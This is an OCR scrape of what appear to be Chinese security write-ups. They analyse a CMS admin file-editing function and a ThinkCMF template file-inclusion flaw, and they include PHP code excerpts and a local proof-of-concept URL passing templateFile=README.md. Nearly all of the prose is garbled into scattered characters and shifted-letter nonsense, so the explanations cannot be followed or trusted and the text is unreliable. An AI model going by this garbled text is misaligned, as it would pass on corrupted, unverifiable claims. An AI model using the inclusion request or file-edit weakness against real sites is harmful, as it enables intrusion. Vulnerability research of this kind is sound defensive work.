
kwp ovshfldcfkduv 挺 般/ ⓟ 练 面

见

```
/adminx/admin_Basicsetup/statistics.php
```



警 / 练 vwdwvwfv1sks 警 85 齐 lqfoxgh 练罗 ' dgbwr sbmxr qbxuo



' dgbwr sbmxr qbxuo

警 色 Ⓑ 罗 / 翻


MF F P VbURRW1%2Edvlf vhwxs2vwdwvwf v1mvr q%


Wlsv=MF F P VbURRW 翻 Mf f p vbmvr q

见 迄 罗 警雅矿 lqfoxgh 般 罗 警/

角 规 Ⓑ 罗 警雅 sks 见 / 规

sks 见 补 j hwwkhoo/ 练绑







般 练 见 / Ⓑ 罗 f p v 练 mvr q 规

lqfoxgh 艺 lqfoxgh 摄


警 dgp lq{2dgp lqbdg2dg1sks 85



。 警翻 Mf f p vbmr q2dg2dgbmr2dg1mr q



2f odvv2f oodvvbdgbmr1sks 脑。 般 罗 警




2f odvv2f oodvvbdgbmr1sks 评 / 翻 聊

MF F P VbURRW

罗 挺 警 / lqgh{1sks lqf ogh 般 罗

警/ 规 jhwkhoo

练绑



规经 FPV6 UFH / fpv (r)

绑 / 翻 绕 莫芯/ 脑遭般 聊/调

袋 罗ⓟ /评 规(x) / 翻 虚(r)

1 般 规 / 谅 。

脑 练 脚 摄

FVUI [VV

(s)}kkk| 迎 职 534<03904;

那 Ⓑ院艺]]]FPV Y41919 j hwkhoo 矿

练 矿 轴 摄

神

http://www.iwantacve.cn/index.php/archives/250/


罪 练罗 败矿 远 警矿补 Ⓑ j hwkhoo

矿 陷罪远 警 ⓟ 面 2dgp lq{{{2vdyh1sks 罪

hglwlfdo+, 挺 摄

Y41: 14 罪矿 罗 远 般矿调 规 Ⓑ矿

罗 练罗 矿 FVUI 摄



见 (f)

Y41: 14 罪 远 般 j hwkhoo 摄 见

; 3; 矿 警 (v) 矿 警(q)结 远 摄 艺

远 警矿 矿 露 j hwkhoo摄

```
806  function editfile(){
807      $file=getform( name: 'file', source: 'post');
808      ifstrin($file,conf( str: 'adminpath')) and layererr( str: '后台文件，不允许修改');
809      $filetext=getform( name: 'filetext', source: 'post');
810      $file_path=file_path($file);
811      $safe_path=array('upload','template','runtime');
812      if(arr_search($file_path,$safe_path)){
813          $file=$_SERVER['DOCUMENT_ROOT'].$file;
814          !(is_file($file)) and layererr( str: '保存失败，文件不存在');
815      }else{
816          layererr( str: '非安全目录文件不允许修改');
817      }
818      if (create_file($file,decode(html_textarea($filetext)))){
819          layertrue ( str: '修改成功');
820      }else{
821          layererr( str: '保存失败');
822      };
823  }
```



见 ；44 矿 练罗 矿 范 警

远 摄 魁罗 警 雅 矿 规 whp sodwh 警

MV 警摄艺 练罗 矿 远 范

MV 警矿 范 警 KWPO 罪 [VV

离



职 规 远 MV 警 结 SKS 矿 翻 见


; 4; f uhdwhbilodh知 矩挺 远 警 般 Ⓓ摄

绑 矿 规 Ⓑ MV 结 职雅摄

(x)

经 矿间 (x) FVUI 矿艺 间 练罗

SRVW 摄 雅 绑神



规 矿 参 评 练 SRVW

远

2}}}4: 2whp sodwh2sf2fq5


3492mv2lpj1mv 警摄

规 Ⓑ 矿 般 迄 ⓟ 摄 角 练

绑 2}}}4: 2whp sodwh2sf2fq53492mv2lpj1mv 警/ 规 见

ⓟ 阻 般摄


角 Ⓑ 般 罗 警 [VV=



规 Ⓑ 般 2}}}4: 2whp s odwh2sf 2f q53492m2lp j 1m

警=

练 ⓠ MV 警 评 矿 绑神



罗 艺 FVUI 矿 Ⓑ 释 [VV摄 艺

FVUI 莫芯矿 (x) 评 摄

[VV 翻 MV 警结 矿 Ⓑ

规(x) 远 警 阻 MV 见 摄

罗 经 FYH 规 矿 Ⓑ FVUI 矿

[VV 练 (x) 矿调 Ⓑ

[VV 摄

WklqnFPI 订 警。 (f)

原创 Z1NG 信安之路 2019-10-29

般罗 ⓤ 齐 WklqnFPI 摄败翻

见 阻 结耐 矿 经 般范(f) 矿

练范 摄 摄摄 经 矿

绑神

SRF 摄摄摄 SRF 谅Ⓑ 警

挺 摄 结 矿 谷评 谅Ⓑ Sruwdo

罪 Ⓓ 摄摄摄 资角 练 摄摄摄

谅

练罗 逃矿 陷 矿 间 (f)

题 矿 矿规 SRF 摄

罗足 矿 罗 般 矿 Ⓑ

般摄

间矿间 SRF

```
http://127.0.0.1/tpCMF/?a=display&templateFile=README.md
```

般 SRF矿 艺 WklqnFPl 谨 结 矿 结

绑 摄 需矿 般 Sruwdo 摄

Sruwdo 练罗考足 矿调 结 SRF

练 Sruwdo 离知 鉴 矩

翻般 谅Ⓑ 矿 绑Ⓑ般阻 警矿 矿

(f) (f) 见 摄 耐职 Ⓑ (f) 见 般矿

艺 见 摄 翻蚁耻 Sruwdo 罗

矿规 d 蚁耻败 摄

```
36
37      // URL调度
38      Dispatcher::dispatch();
39
```


见 职 矿 *d* 练罗

' yduDf wr q摄

```
23  static public function dispatch() {
24      $varPath        =   C('VAR_PATHINFO');  $varPath: "s"
25      $varAddon       =   C('VAR_ADDON');  $varAddon: "addon"
26      $varModule      =   C('VAR_MODULE');  $varModule: "g"
27      $varController  =   C('VAR_CONTROLLER');  $varController: "m"
28      $varAction      =   C('VAR_ACTION');  $varAction: "a"
29      $urlCase        =   C('URL_CASE_INSENSITIVE');
30      if(isset($_GET[$varPath])) {...}elseif(IS_CLI){...}
```


绑 矿 573 矿 般 j hwDf wr q 罗 矿

翻般 练范 摄

```
238
239  defined('BIND_CONTROLLER')? BIND_CONTROLLER : self::getController($varController,$urlCase));  $varController: "m"
240  defined('BIND_ACTION')? BIND_ACTION : self::getAction($varAction,$urlCase));  $urlCase: false  $varAction: "a"
241
242
```



规 齐矿df wr q d 词阻 真脑 d 词

阻 摄

